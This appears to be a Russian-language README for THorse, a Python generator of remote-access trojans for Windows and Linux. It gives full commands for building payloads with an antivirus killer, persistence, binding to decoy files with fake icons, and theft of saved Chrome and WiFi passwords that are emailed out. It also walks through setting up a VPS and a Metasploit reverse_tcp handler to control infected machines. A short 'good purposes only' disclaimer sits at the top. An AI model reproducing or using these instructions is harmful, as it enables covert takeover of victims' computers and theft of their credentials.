

THorse — это генератор RAT (Remote Administrator Trojan) для систем Windows/Linux, написанный на Python 3.
Этот небольшой python-скрипт умеет делать по-настоящему потрясающие вещи.
:computer: Этот проект был создан только в благих целях и для личного использования.
ДАННОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ПРЕДОСТАВЛЯЕТСЯ «КАК ЕСТЬ» БЕЗ КАКИХ-ЛИБО ГАРАНТИЙ. ВЫ МОЖЕТЕ ИСПОЛЬЗОВАТЬ ЭТО ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ НА СВОЙ СОБСТВЕННЫЙ РИСК. ИСПОЛЬЗОВАНИЕ ЯВЛЯЕТСЯ ПОЛНОЙ ОТВЕТСТВЕННОСТЬЮ КОНЕЧНОГО ПОЛЬЗОВАТЕЛЯ. РАЗРАБОТЧИКИ НЕ НЕСУТ НИКАКОЙ ОТВЕТСТВЕННОСТИ И НЕ ОТВЕЧАЮТ ЗА ЛЮБОЕ НЕПРАВИЛЬНОЕ ИСПОЛЬЗОВАНИЕ ИЛИ УЩЕРБ, ПРИЧИНЁННЫЙ ЭТОЙ ПРОГРАММОЙ.
| Поддерживаемые источники, из которых извлекаются сохранённые пароли : |
|---|
| Браузер Chrome |
| WiFi |
Мы все знаем, насколько мощной является полезная нагрузка Meterpreter, но всё же созданная на её основе полезная нагрузка неудовлетворительна.
В Windows укажите/задайте путь к Pyinstaller в paygen.py [строка 14]
Путь по умолчанию: PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
Измените его в соответствии с вашей системой
# Install dependencies
$ Install latest python 3.x
# Navigate to the /opt directory (optional)
$ cd /opt/
# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# Go into the repository
$ cd thorse
# Installing dependencies
$ bash installer_linux.sh
# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ chmod +x paygen.py
$ python3 paygen.py --help
# Making Payload/RAT
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
# 1. Setup a VPS, You can buy Ubuntu VPS from any VPS Provider such as Digital Ocean, Linode, AWS, etc
# 2. Connect to your VPS Using SSH
$ ssh username@ip_address
# 3. Update Your Linux VPS
$ sudo apt update
# 4. Add Kali Linux Repository
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"
# 5. Install gnupg package
$ sudo apt install gnupg
# 6. Add Kali Public Keys
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc
# 7. Update VPS
$ sudo apt update
# 8. Set Kali Priority
$ sudo sh -c "echo 'Package: *'>/etc/apt/preferences.d/kali.pref; echo 'Pin: release a=kali-rolling'>>/etc/apt/preferences.d/kali.pref; echo 'Pin-Priority: 50'>>/etc/apt/preferences.d/kali.pref"
# 9. Update VPS
$ sudo apt update
# 10. Install Metasploit Framework in VPS
$ sudo apt install -t kali-rolling metasploit-framework
# NOTE: Above Steps needs to be performed only for once
# 11. Install pip3
$ sudo apt install python3-pip
# 12. Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# 13. Go into the repository
$ cd thorse
# 14. Installing dependencies
$ bash installer_linux.sh
# 15. If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ 16. chmod +x paygen.py
$ python3 paygen.py --help
# Making Payload/RAT (If you want to Compile RAT for Windows, then Build RAT on Windows Machine & Use VPS for Controlling RAT Remotely)
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
# Install dependencies
$ Install latest python 3.x
# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# Go into the repository
$ cd thorse
# Installing dependencies
$ python -m pip install -r requirements.txt
# Open paygen.py in Text editor and Configure Line 15, set Pyinstaller path, Default Path is as follows :-
# PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
# Getting Help Menu
$ python paygen.py --help
# Making Payload/RAT
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT binded with legitimate file [Any file .exe, .pdf, .txt etc]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon/txt.ico --bind passwords.txt
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
Вам необходимо установить Metasploit-Framework в вашей системе для установления соединения
Рекомендуемые настройки; вы можете попробовать протестировать с любой другой полезной нагрузкой в строке 2
$ sudo msfconsole
msf3> use exploit/multi/handler
msf3> set payload python/meterpreter/reverse_tcp
msf3> set LHOST 192.168.43.221
msf3> set LPORT 443
msf3> run


В настоящее время этот репозиторий поддерживается мной (Pushpender Singh). Но если вы хотите стать участником, добавьте какую-нибудь интересную функцию и сделайте pull request — я рассмотрю его и объединю с этим репозиторием.
Все pull request'ы участников будут приняты, если их pull request будет полезен для этого репозитория.
Откройте файл автозапуска любым текстовым редактором, Путь к файлу автозапуска: ~/.config/autostart/xinput.desktop
Удалите эти 5 строк:
[Desktop Entry]
Type=Application
X-GNOME-Autostart-enabled=true
Name=Xinput
Exec="destination_file_name"
Примечание: destination_file_name — это имя вредоносного файла, которое вы указали для вашего TrojanHorse с помощью параметра -o
Перезагрузите систему, а затем удалите вредоносный файл, сохранённый по следующему пути
Путь назначения, где хранится TrojanHorse: ~/.config/xnput
Приветствуются любые вклады!
ПРИМЕЧАНИЕ: Если вы должны быть в списке участников, но мы забыли вас, обязательно сообщите нам!
| Short Hand | Full Hand | Description |
|---|
| -h | --help | show this help message and exit |
| -k KILL_AV | --kill_av KILL_AV | AntivirusKiller : Specify AV's .exe which need to be killed. Ex:- --kill_av cmd.exe |
| -t TIME_IN_SECONDS | --persistence TIME_PERSISTENT | Becoming Persistence After __ seconds. default=10 |
| -w | --windows | Generate a Windows executable. |
| -l | --linux | Generate a Linux executable. |
| -b file.txt | --bind LEGITIMATE_FILE_PATH.pdf | AutoBinder : Specify Path of Legitimate file. [Supported OS : Windows] |
| -s | --steal-password | Steal Saved Password from Victim Machine [Supported OS : Windows] |
| -d | --debug | Run Virus on Foreground |
| Short Hand | Full Hand | Description |
|---|
| --icon ICON | Specify Icon Path, Icon of Evil File [Note : Must Be .ico] | |
| --ip IP_ADDRESS | Email address to send reports to. | |
| --port PORT | Port of the IP Address given in the --ip argument. | |
| -e EMAIL | --email EMAIL | Email address to send reports to. |
| -p PASSWORD | --password PASSWORD | Password for the email address given in the -e argument. |
| -o OUT | --out OUT | Output file name. |
